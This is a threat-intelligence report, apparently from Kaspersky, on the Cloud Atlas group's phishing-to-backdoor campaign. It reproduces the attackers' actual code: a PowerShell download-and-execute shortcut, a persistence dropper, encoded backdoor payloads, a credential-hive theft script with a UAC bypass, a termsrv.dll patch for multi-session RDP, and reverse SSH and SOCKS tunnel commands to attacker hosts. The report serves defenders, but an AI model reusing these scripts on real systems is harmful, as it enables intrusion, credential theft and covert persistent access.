

Cloud Atlas group acquires PowerCloud, ReverseSocks, SSH

SL securelist.com/cloud-atlas-2026/119895

Kaspersky

May 22, 2026



In 2025, we observed pervasive SSH tunnel activity, which has remained active into 2026, affecting many government organizations and commercial companies in Russia and Belarus. Behind some of this activity is Cloud Atlas, a group we [have known since 2014](#). During our investigation, we identified new tools used by this group, as well as indicators of compromise.


The group is back to sending out archives containing malicious shortcuts that launch PowerShell scripts. This technique is employed in addition to the previously described use of malicious documents, which exploit an old vulnerability in the Microsoft Office Equation Editor process ([CVE-2018-0802](#)) to download and execute malicious code. We have observed the use of third-party public utilities (Tor/SSH/RevSocks) to gain a foothold in infected systems and create additional backup control channels.

Technical details

Initial infection

As for the primary compromise, Cloud Atlas remains consistent in using phishing. In the observed campaigns, the attackers emailed a ZIP archive containing an LNK file as an

attachment.



Malware execution flow

Attackers use LNK shortcuts to covertly execute PowerShell scripts hosted on external resources. The command line of the shortcut:

```
"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -w Minimized -ep  
Bypass -nop -c "ieX(irm https://istochnik[.]org/reservations/menfolks -UserAgent  
'Mozilla/4.0 (compatible; Windows NT 10.0; ms-office; MSOffice 16)')"
```

Example of the PowerShell script downloaded and executed by the shortcut:

```

$zp=$env:tmp+"\fixed.ps1";[io.file]::WriteAllText($zp,'# Copyright (c) Microsoft Corporation. All rights reserved.
#
# THIS SAMPLE CODE AND INFORMATION IS PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND,
# WHETHER EXPRESSED OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE IMPLIED
# WARRANTIES OF MERCHANTABILITY AND/OR FITNESS FOR A PARTICULAR PURPOSE.
# IF THIS CODE AND INFORMATION IS MODIFIED, THE ENTIRE RISK OF USE OR RESULTS IN
# CONNECTION WITH THE USE OF THIS CODE AND INFORMATION REMAINS WITH THE USER.

# Version number of this module.
ModuleVersion = "1.0.0.0"
# ID used to uniquely identify this module
GUID = "db6155f2-9e89-45cf-876a-f15141294f5b"
# Author of this module
Author = "Microsoft Corporation"
# Company or vendor of this module
CompanyName = "Microsoft Corporation"
# Copyright statement for this module
Copyright = "(c) Microsoft Corporation. All rights reserved."

powershell -ec "ZABvAHsACQAJACQAYwBoADEAIAA9ACAAaQBvAG0AIABoAHQAdABwAHMAOgAv
AC8AaQBvAHYAQZQBZAHQAaQBvAGEALQBjAGwAdQBIAc4AYwBvAG0ALwBwAHIA
bwBkAHUAYwB0AHMALwBkAGUAbwBkAG8AcgBhAG4AdABzAC0AcgBvAGwAbAAAt
AG8ABgA/AHMAbwByAHQAPQBWAGwAcgB0AHkALwBjAGgAcgBpAHMAbQBhAGwA
OwAJAAkAAQBMACAAKAAKAGMAaAAxACkACQAJAHSACQAJAaKkJABhAHIAIAA9
ACAAJABjAGgAMQBbAC0AMQAuAC4ALQAkAGMAaAAxAC4ATABIAG4AZwB0AGgA
XQAgAC0AagBvAGkAbgAgACcAJwA7AAkACQAJACQAdgBpAGsAIAA9ACAAWwBU
AGUAeAB0AC4ARQBvAGMAbwBkAGkAbgBnAF0A0gA6AFUAbgBpAGMAbwBkAGUA
LgBhAGUAdABTAHQAcgBpAG4AZwA0AFsAQwBvAG4AdgBIAHIAAdABdAD0A0gBG
AHIAbwBtAEIAYQBZAGUANGA0AFMAAdABYAGkAbgBnACgAJABhAHIAKQApADsA
CQAJAaKAAQBIAHgAIAAkaHYAAQBRADsACQAJAaKkJABjAGgAMQA9ACQAbgBI
AGwAbAA7AAkACQB7ACAAIAA9AAkAJAB0AGUAYQBtAD0AKAAAtAG0AbwBpAG4A
IAA9ADAAAMAAuAC4ANQAwADcAIAB8ACAAARwBIAHQALQBSAGEAbgBkAG8AbQAg
AC0AQwBvAHUAbgB0ACAAAMQApaCoAMQA7AAkACQBzAGwAZQBIAHAAIAAkaHQa
ZQBhAG0AOwB7AHcAAABpAGwAZQAgACgAJABYAHkAIAAtAG4AZQAgADEAKQAa
AA==
");$hkcu = 2147483649;$reg = [WMIclass]"ROOT\DEFAULT:StdRegProv";$name =
"YandexBrowser_setup";$value='powershell -ep bypass -w 01 ' + $env:tmp +
'\fixed.ps1';$key = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run";$reg.SetExpan
dedStringValue($hkcu, $key, $name, $value);
$z=$env:tmp+"\rar.zip";$r=$env:tmp+"\rar.zip";$rooh = New-Object -ComObject
Msxml2.ServerXMLHTTP.6.0;$pro = Get-ItemProperty -Path
"HKCU:\Software\Microsoft\Windows\CurrentVersion\Internet Settings";if (
$pro.ProxyEnable -eq "1"){$rooh.setProxy(2, $pro.ProxyServer);}$rooh.open("GET",
"https://ferminfo-serviss.com/lcdl.h/iZeXN", $false);$wvjr =
[Environment]::OSVersion.Version.Major;$wvnr =
[Environment]::OSVersion.Version.Minor;$rooh.SetRequestHeader("User-Agent",
"Mozilla/4.0 (compatible; MSIE 7.0; Windows NT " + $wvjr + ". " + $wvnr + ";
MSOffice 16;)");$rooh.setOption(2,$rooh.getOption(2));$rooh.send();$sr=$rooh.stat
us;if ($sr -eq 200){[io.file]::WriteAllBytes($z,$rooh.responseBody);$l1=New-Obj
ect -com shell.application;$e = $l1.NameSpace($z);foreach($tm in
$e.items()){<$l1.NameSpace($env:tmp).copyhere($tm,20);}$a23 = Get-ChildItem
-Path $env:tmp -Filter *.pdf -ErrorAction SilentlyContinue -Force;foreach ($b45
in $a23){if ($b45.Length -eq 359891){Start-Process (<Resolve-Path
$b45.FullName>.Path)};$tmppdf = $env:tmp + "\rar.zip";$c1=$env:userprofile +
"\Desktop\"+$b45.BaseName+".pdf.zip";$c2=$env:userprofile +
"\Downloads\"+$b45.BaseName+".pdf.zip";$c3=$env:userprofile +
"\Documents\"+$b45.BaseName+".pdf.zip";if([System.IO.File]::Exists($c1)){Remove-I
tem $c1 -Force;sleep 1;Copy-Item $tmppdf $c1
-Force};if([System.IO.File]::Exists($c2)){Remove-Item $c1 -Force;sleep
1;Copy-Item $tmppdf $c2 -Force};if([System.IO.File]::Exists($c3)){Remove-Item $c1
-Force;sleep 1;Copy-Item $tmppdf $c3 -Force};[io.file]::WriteAllBytes($f2,$er);$f
2 = $env:tmp + '\rar.zip';$arr = Get-WmiObject Win32_Process -filter
"name='winrar.exe' | select commandline;$s = $arr -split
"\";$f_new=$s[3];$win;if($f_new){$win="win"};taskkill /F /Im
winrar.exe;Move-Item $r $f_new -Force;$slk = $b45.BaseName + ".pdf.lnk";$slkzp =
$b45.BaseName + ".pdf.zip";$geloc = Get-Location; $a46 = $geloc.Path + "\" +
$b45.BaseName + ".pdf.lnk"; Remove-Item $a46 -Force;if(!$win){Copy-Item
$b45.FullName $new_file -Force;}powershell -ep bypass -w 01 $zp;

```

Example of the PowerShell script downloaded by the shortcut

Actions performed by the downloaded PowerShell:

Step	Action	Description
1	Drops "\$temp\fixed.ps1"	Pre-staging: places the main payload locally in advance to ensure an execution capability independent of subsequent network connectivity or C2 availability.
2	Creates "Run" registry key "YandexBrowser_setup" for "\$temp\fixed.ps1" startup <pre>"HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"::"YandexBrowser_setup"="powershell -ep bypass -w 01 C:\Users\[user_name]\AppData\Local\Temp\fixed.ps1"</pre>	Early persistence: guarantees execution upon the next logon or reboot. If the script is interrupted during later stages, the payload will still activate automatically.
3	Downloads and drops "\$temp\rar.zip" Extracts "*.pdf" from the downloaded "\$temp\rar.zip"	Payload delivery: retrieves the decoy archive from the remote server to prepare user-facing content for the distraction phase.
4	Extracts "*.pdf" from the downloaded "\$temp\rar.zip"	Decoy preparation: unpacks the legitimate-looking document so it can be executed silently without requiring user interaction.
6	Opens extracted decoy document "*.pdf" with user's default software	User distraction: opens a convincing document to maintain user engagement and creates a legitimate workflow appearance to buy additional 30–120 seconds for background operations.
6	Executes "taskkill.exe /F /Im winrar.exe"	Process concealment: terminates the archive extractor to prevent the user from seeing the archive contents or noticing unexpected file extraction activity.
7	Searches and deletes "rar.zip", "*.pdf.zip" and "*.pdf.lnk"	Anti-forensic cleanup: removes the initial infection artifacts before activating the main payload, reducing the number of disk traces available for incident response or EDR correlation.

8 Executes "\$temp\fixed.ps1"

Controlled execution: launches the main payload only after persistence is secured, the user is distracted, and access traces are cleaned up.

Fixed.ps1 (loader)

The primary purpose of the Fixed.ps1 script is to deliver and install subsequent malware onto the compromised system, specifically VBCloud and PowerShower. Fixed.ps1 establishes persistence (by adding itself to registry Run keys), creates a decoy for the user (by opening a PDF document), and executes the next stages of the attack.

Fixed.ps1::Payload (VBCloud dropper)

```
$kls1 = "T24gRXJyb3IqUmVzdWllIE5leHQgOiBGdW5jdGlvb1BwcHJpbm5zY3J0dXUoY29zYWtva2dib3BmLCB2b3BhZn.....=";  
$ed = [Convert]::FromBase64String($kls1);[io.file]::WriteAllBytes("C:\Users\Public\Videos\video.vbs",$ed);  
$b33 = "C:\Users\Public\Videos\video.vbs";  
$b3 = (Get-ChildItem -Path $b33).Length;  
irm https://investika-club.com/products/deodorants-roll-on?sort=plrtv/chrisma1 -Method POST -Body $b3;  
$kls2 = "JUgxOTQlSDMlJUgxNzQlSDE4NSVIMTQlSDE3NSVIMjI2JUgxNDclSDIlNSVIMTglJUglMSVINzQlSDE2OC.....=";  
$ed2 = [Convert]::FromBase64String($kls2);  
[io.file]::WriteAllBytes("C:\Users\Public\Videos\video.mds",$ed2);  
$b44 = "C:\Users\Public\Videos\video.mds";$b4 = (Get-ChildItem -Path $b44).Length;  
irm https://investika-club.com/products/deodorants-roll-on?sort=plrtv/chrisma1 -Method POST -Body $b4;
```

Example of the fixed.ps1::Payload (VBCloud dropper)

This module functions as a dropper for the VBCloud backdoor. It drops two files onto the infected machine:

- video.vbs: the loader of the backdoor, VBCloud::Launcher. This is a VBScript that decrypts the contents of video.mds (typically using RC4 with a hardcoded key) and executes it in memory.
- video.mds: the encrypted body of the backdoor, VBCloud::Backdoor. This is the main module that connects to a C2 server to receive additional scripts or execute built-in commands. This backdoor is designed to function as a stealer, specifically targeting files with extensions of interest (such as DOC, PDF, XLS) and exfiltrating them.

Fixed.ps1::Payload (PowerShower)

This module installs a second backdoor called PowerShower on the system. We don't have the specific script that performs this installation, but we assume it's performed by a script similar to fixed.ps1::Payload (VBCloud dropper).

Unlike VBCloud, which focuses on file theft, PowerShower is primarily used for network reconnaissance and lateral movement within the victim's infrastructure. PowerShower can perform [the following tasks](#):

- Collect information about running processes, administrator groups, and domain controllers.
- Download and execute PowerShell scripts from the C2 server.
- Conduct “Kerberoasting” attacks (stealing password hashes of Active Directory accounts).

PowerShower is dropped onto the system via the path ‘C:\Users\[username]\Pictures\googleearth.ps1’.

```

@{
GUID="<Fb6cc51d-c096-4b38-b78d-0fed6277096a>"
Author="Microsoft Corporation"
CompanyName="Microsoft Corporation"
Copyright="© Microsoft Corporation. All rights reserved."
ModuleVersion="1.0.0.0"
PowerShellVersion="3.0"
CLRVersion="4.0"
RootModule="Microsoft.Management.Infrastructure.CimCmdlets"
RequiredAssemblies="Microsoft.Management.Infrastructure.CimCmdlets.dll","Microsoft.Management.Infrastructure.Dll"
CmdletsToExport= "Get-CimAssociatedInstance", "Get-CimClass", "Get-CimInstance",
"Get-CimSession", "Invoke-CimMethod",
"New-CimInstance", "New-CimSession", "New-CimSessionOption", "Register-CimIndicationEvent", "Remove-CimInstance",
"Remove-CimSession", "Set-CimInstance",
"Export-BinaryMilog", "Import-BinaryMilog"
AliasesToExport = "gcim", "scim", "ncim", "rcim", "icim", "gcai", "rcie", "ncms", "rcms",
"gcms", "ncso", "gcls"
FunctionsToExport = @()
HelpInfoUri="https://go.microsoft.com/fwlink/?linkid=390758"
}
Bypass -enc ZgB1AE4AYwB0AEkATwBuACAAbQBhAHQAaAB1AG0AKAAKAAHQAYgBpAGwAKQB7AAkAJABJA
GQAcgAgAD0AIAAxAdSACQAKAG8AMgBoADQAIaA9ACAATgB1AHcALQBPAgiAagB1AGMadaAgAC0AQwBvAG
0ATwB1AGoAZQBjAHQAIAABNAHMAeABtAGwAMgAuAFMAZQBvAHYAZQBvAFgATQBMAEgAUvABUAFPAALgA2AC4
AMAA7AAkAJABvADIAaAA0AC4AbwBwAGUAbgAoACIARwBFAPQAIgAsACAAJAB0AGIAaQBsACwAIAAKAGYA
YQBsAHMAZQApADsACQAKAG8AMgBoADQALgBzAGUAdABPAHAAAdABpAG8AbgAoADIALAAKAG8AMgBoADQAL
gBnAGUAdABPAHAAAdABpAG8AbgAoADIAKQApADsACQAKAG8AMgBoADQAcABYACAAAPQAgaEcAZQB0AC0ASQ
B0AGUAbQBQAHIAbwBwAGUAcgB0AHkAIAAtAFAYQB0AGyAIAAIAEgASwBDATFUA0gBcAFwAUwBvAGYAdAB
3AGEAcgB1AFwAXABNAGkAYwByAG8AcwBvAGYAdABcAFwAUwBpAG4AZABvAHcAcwBcAFwAQwB1AHIAcgB1
AG4AdABWAGUAcgBzAGkAbwBuAFwAXABJAG4AdAB1AHIAbgB1AHQAIABTAGUAdAB0AGkAbgBnAHMAHABcAB
CIA0wAJAGkAZgAgAgCgAIAAKAG8AMgBoADQAcABYAC4AUABYAG8AeAB5AEUAhgBhAGIAbAB1ACAALQB1AH
EAIAAIADEAIGApAAkAeAwJAAkAJABvADIAaAA0AC4AcwB1AHQAUAByAG8AeAB5ACgAMgAsACAAJABvADI
AaAA0AHAAcgAuAFACgBvAHGAgEQBTAGUAcgB2AGUAcgApADsACQB7AAkAJABwAG4AIAA9ACAAJAB1AG4A
dgAG6AGMabwBtAHAAAdQB0AGUAcgBuAGEAbQB1ADsACQAKAHAAAbgAgAD0AIAAKAHAAAbgBhAC0AMQAuAC4AL
QAkAHAAbgAuAEwAZQBwAGcAdAB0AF0AIAAtAEoAbwBpAG4AIAAnACcA0wAJACQAcABuACAAAPQAgaCIATQ
BvAHoAAQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAAATgBUACAAAMQAuAC4AMAA7ACAAUwB
pAG4ANgA0ADsAIAB4ADYANAAPACAAQQBwAHAAAbAB1AFcAZQBIAEsAaQB0AC8ANQAzADkALgAzADkAIAA0
AEsASABUAE0ATAAsACAAAbABpAGsAZQAgAEcAZQBjAGsAbwAPACAAQwBoAHIAbwBtAGUALQAIAcAAKwAgA
CQAcABuACAAKwAgACIALwA1ADIALgAwAC4AMgA3ADQAMwAuADEAMQA2ACAAUwBhAGYAYQByAGkALwA1AD
MA0QAuADMA0QAgaEUvAZABnAGUALwAXADUALgAXADUAMAA2ADMAIga7AAkAJABvADIAaAA0AC4AUwB1AHQ
AUgB1AHEAdQB1AHMAAdAB1AGUAYQBkAGUAcgAoACIAUQBzAGUAcgAtAEEAZwB1AG4AdAAIAcWAIaAKAHAA
bgApADsACQAKAG8AMgBoADQALgBTAguAbgBkACgAKQA7AAkAJABJAQAcgAgAD0AIAAKAG8AMgBoADQAL
gBTAHQAYQB0AHUAcwA7AAkAJABvAGkAZQA9ACQAbgB1AGwAbAA7AAkAaQBMACAAKAAKAGMAZABYACAAALQ
B1AHEAIAAYADAAMAApAAkAeAwJAAkAJABJAQAgAcwBkAGYAMQAgaD0AIABbAFMAEQBzAHQAZQBtAC4AUvAB
1AHgAdAAuAEUAhgBjAG8AZABpAG4AZwBdAD0A0gBUAFQAQgA4AC4ARwB1AHQAuWBD0AHIAaQBuAGcAKAAK
AG8AMgBoADQALgBzAGUAcwBwAG8AbgBzAGUAcgBvAGQAgQAQpADsACQAJACQAbAB3AHUAaABrAHMAZABgA
CYvATAA9AFcAUuB5AHMAAdARTACMATrB1AACIAeABMAAC4AR0ARuACMAhuB1ACkAbwBnAFMA0rAG6AFIAHIArCAn

```

Contents of the googleearth.ps1(PowerShower)

PowerShower::Payload (credential grabber)

PowerShower downloads an additional script for stealing credentials. It performs the following actions:

- Creates a Volume Shadow Copy of the C:\ drive.

- Copies the SAM (stores local user password hashes) and SECURITY system files from this shadow copy to C:\Users\Public\Documents\, disguising them as PDF files.
- The script is launched in several stages. To execute with high privileges, the script uses a UAC bypass technique via fodhelper.exe (a built-in Windows utility). This allows PowerShell to run as an administrator without directly prompting the user, which could otherwise raise suspicion.

The full launch chain looks like this:

```
C:\windows\system32\fodhelper.exe
-> "PowerShell.exe" -w Hidden -c
"$a=12;$tx=[io.file]::ReadAllText("""$documents\documentAcrobat.pdf""");powershell -w
Hidden -ec $tx;"
-> "PowerShell.exe" -w Hidden -ec KABnAHcAbQBpACAALQBSAGkAcwB...
```

The full Base64-decoded script is given below.

```
(gwmi -list win32_shadowcopy).Create('C:', 'ClientAccessible');
$res = "function Copy-RawItem( [CmdletBinding()][OutputType([System.IO.FileSystemInfo])] Param ([Parameter(
Mandatory = $True, Position = 0)][ValidateNotNullOrEmpty()][String]$Path, [Parameter(Mandatory = $True,
Position = 1)]
[ValidateNotNullOrEmpty()][String]$Destination, [Switch] $FailIfExists )
`$MethodDefinition = '
[DllImport(" + '"' + "kernel32.dll" + '"' + ", CharSet = CharSet.Unicode, SetLastError = true)] public static
extern bool CopyFile(string lpExistingFileName, string lpNewFileName, bool bFailIfExists);
'@
`$Kernel32 = Add-Type -MemberDefinition `$MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru;
`$CopyResult = `$Kernel32::CopyFile(`$Path, `$Destination, ([Bool] `$PSBoundParameters['FailIfExists']))}
Copy-RawItem '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\security' 'C:\Users\Public\
Documents\document202405061.pdf';
Copy-RawItem '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\sam' 'C:\Users\Public
\Documents\document202405062.pdf';
Copy-RawItem '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\system' 'C:\Users\Public\
Documents\document202405063.pdf';
Copy-RawItem '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\System32\config\security' 'C:\Users\Public\
Documents\document202405064.pdf';
Copy-RawItem '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\System32\config\sam' 'C:\Users\Public\
Documents\document202405065.pdf';
Copy-RawItem '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\System32\config\system' 'C:\Users\Public
\Documents\document202405066.pdf';
Copy-RawItem '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Windows\System32\config\security' 'C:\Users\Public\
Documents\document202405067.pdf';
Copy-RawItem '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Windows\System32\config\sam' 'C:\Users\Public\
Documents\document202405068.pdf';
Copy-RawItem '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Windows\System32\config\system' 'C:\Users\Public\
Documents\document202405069.pdf';
Copy-RawItem '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4\Windows\System32\config\security' 'C:\Users\Public\
Documents\document202405070.pdf';
Copy-RawItem '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4\Windows\System32\config\sam' 'C:\Users\Public\
Documents\document202405071.pdf';
Copy-RawItem '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4\Windows\System32\config\system' 'C:\Users\Public\
Documents\document202405072.pdf';
"
iex $res;
```

Multi-user RDP by patching termsrv.dll

Moving laterally across the victim's network, the attackers executed a suspicious PowerShell script named rdp_new.ps1 (MD5 1A11B26DD0261EF27A112CE8B361C247):

```
PAExec-[redacted]-[remote_hostname].exe -service  
"cmd.exe" /c powershell -ep bypass $temp\rdp_new.ps1
```

The script is designed to allow multiple RDP sessions in Windows 10 by patching the termsrv.dll file. Termsrv.dll is the core Windows library that enforces Remote Desktop Services rules.

By default, Windows limits the number of simultaneous RDP sessions. Removing this restriction allows attackers to operate on the machine in the background without disconnecting the legitimate user, thereby reducing the likelihood of detection.

At first, the script enables RDP on the firewall and downgrades the RDP security settings:

```
netsh advfirewall firewall add rule name="Remote Desktop" dir=in protocol=tcp  
localport=3389 profile=any action=allow
```

```
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Lsa' -name  
"DisableRestrictedAdmin" -Value 0  
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server'  
-name "fDenyTSConnections" -Value 0  
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal  
Server\WinStations\RDP-Tcp' -name "UserAuthentication" -Value 0
```

Before modifying termsrv.dll, the script takes ownership and assigns itself full permissions. Then the script finds the sequence of bytes 39 81 3C 06 00 00 ?? ?? ?? ?? ?? and replaces it with B8 00 01 00 00 89 81 38 06 00 00 90. After these manipulations, the script restarts the RDP service.

```

67 $termsrv_dll_acl = Get-Acl c:\windows\system32\termsrv.dll
68 Copy-Item c:\windows\system32\termsrv.dll c:\windows\system32\termsrv.dll.copy
69 takeown /f c:\windows\system32\termsrv.dll
70 cmd /c "icacls c:\windows\system32\termsrv.dll /Grant SYSTEM:F /C"
71 $dll_as_bytes = Get-Content c:\windows\system32\termsrv.dll -Raw -Encoding byte
72 $dll_as_text = $dll_as_bytes.ForEach('ToString', 'X2') -join ' '
73 $patternregex = ([regex]'39 81 3C 06 00 00(\s\S){6}')
```

```

74 $spatch = 'B8 00 01 00 00 89 81 38 06 00 00 90'
75 $checkPattern=Select-String -Pattern $patternregex -InputObject $dll_as_text
76 If ($checkPattern -ne $null) {
77 $dll_as_text_replaced = $dll_as_text -replace $patternregex, $spatch
78 Write-Log -Message 'Pattern found'
79 [byte[]] $dll_as_bytes_replaced = -split $dll_as_text_replaced -replace '^', '0x'
80 Set-Content c:\windows\system32\termsrv.dll.patched -Encoding Byte -Value $dll_as_bytes_replaced
81 Stop-TermService
82 Copy-Item c:\windows\system32\termsrv.dll.patched c:\windows\system32\termsrv.dll -Force
83 Set-Acl c:\windows\system32\termsrv.dll $termsrv_dll_acl
84 Write-Log -Message "Succesfully"
85 }
86 ElseIf (Select-String -Pattern $spatch -InputObject $dll_as_text) {
87 Write-Log -Message 'The termsrv.dll file is already patch, exiting'
88 Set-Acl c:\windows\system32\termsrv.dll $termsrv_dll_acl
89 }
90 else {
91 Write-Log -Message "Pattern not found"
92 }

```

Example of script

The patched version allows multiple concurrent logins so attackers can stay connected without disrupting the legitimate user, thereby reducing suspicion.

Reverse SSH tunneling

As mentioned above, during this wave of attacks, the adversaries widely deployed reverse SSH tunnels to many hosts of interest. The compromised machine initiates an SSH connection to an attacker-controlled server, which allows attackers to bypass standard firewall rules via establishing outbound connections.

That way, even if the primary backdoor is discovered, the attackers can maintain control through the SSH tunnel.

To install a reverse SSH tunnel on a victim's host, the attackers run VBS scripts via PAExec or PsExec.

We've seen three types of scripts:

- Gen.vbs (WriteToSchedulerGenerateKey.vbs) generates key for SSH tunnel.
- Run.vbs (WriteToSchedulerRunSSH.vbs) runs reverse SSH tunnel.
- Kill.vbs (WriteToSchedulerKillSSH.vbs) stops reverse SSH tunnel via taskkill.exe.

```
PAExec-[redacted]-[remote_hostname].exe -service  
  "wscript.exe" /B $appdata\run.vbs  
    conhosts.exe -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o  
GlobalKnownHostsFile=/dev/null -R 2227 inn@goverru[.]com -i  
C:\Python27\ArcGIS10.6\log
```

To achieve persistence, the attackers added a new scheduled task in Windows:

```
"schtasks.exe" /Create /TN \Microsoft\Windows\EDP\EDPControlStart /TR  
"C:\Windows\INF\BITS\esentprf.exe -N -o StrictHostKeyChecking=no -o  
UserKnownHostsFile=/dev/null -o GlobalKnownHostsFile=/dev/null -R 4847  
ss@81.30.105[.]71 -i C:\Windows\INF\BITS\esent" /SC ONSTART /RL HIGHEST /RU SYSTEM  
/F
```

In some cases, before establishing a reverse SSH tunnel, attackers set new access permissions to the folder containing the private key to prevent the legitimate user or system administrators from easily accessing or modifying it:

```
"icacls.exe" C:\Windows\INF\BITS\esent /setowner SYSTEM  
"icacls.exe" C:\Windows\INF\BITS\esent /inheritance:r  
"icacls.exe" C:\Windows\INF\BITS\esent /grant:r SYSTEM:(F) Administrators:(F)
```

Patched OpenSSH

Some OpenSSH binaries used by the attackers had their imports modified. Instead of `libcrypto.dll`, the SSH executable imports `syruntime.dll`, which was placed in the same folder as the binary. This was likely done to evade detection and ensure stealth.

```
syruntime.dll  
RuntimeBrokers.exe (Patched OpenSSH)
```

In addition, we found a portable version of OpenSSH, presumably compiled by the adversaries:

```
RuntimeBrokers.exe  
E:\DEVELOP\openssh-portable-9.8.3.0\bin\x64\Debug\ssh.pdb
```

RevSocks

In addition to Reverse SSH tunnels, the attackers installed RevSocks using the same infrastructure. RevSocks is an alternative tool to SSH for establishing tunnels and proxy connections, written in Golang. This tool allows direct connection to workstations on the local network. It also allows attackers to gain access to other segments of the victim's network by

using the machine as a gateway. In some cases, C2 addresses were hardcoded into the binary; in other cases, the C2 was passed in command line arguments.

```
c:\programdata\hp\client.exe -connect cloudguide[.]in:444 -pass [redacted] -rect
300 -recn 2

"$system32\TimeControlSvc\vmnetdrv64.exe" -connect tenkoff[.]org:505 -pass
[redacted]

C:\Windows\LiveKernelReports\update.exe -connect kufar[.]org:2222 -pass [redacted]
-rect 900 -recn 2
```

There were also reverse SOCKS samples with hardcoded C2 addresses:

```
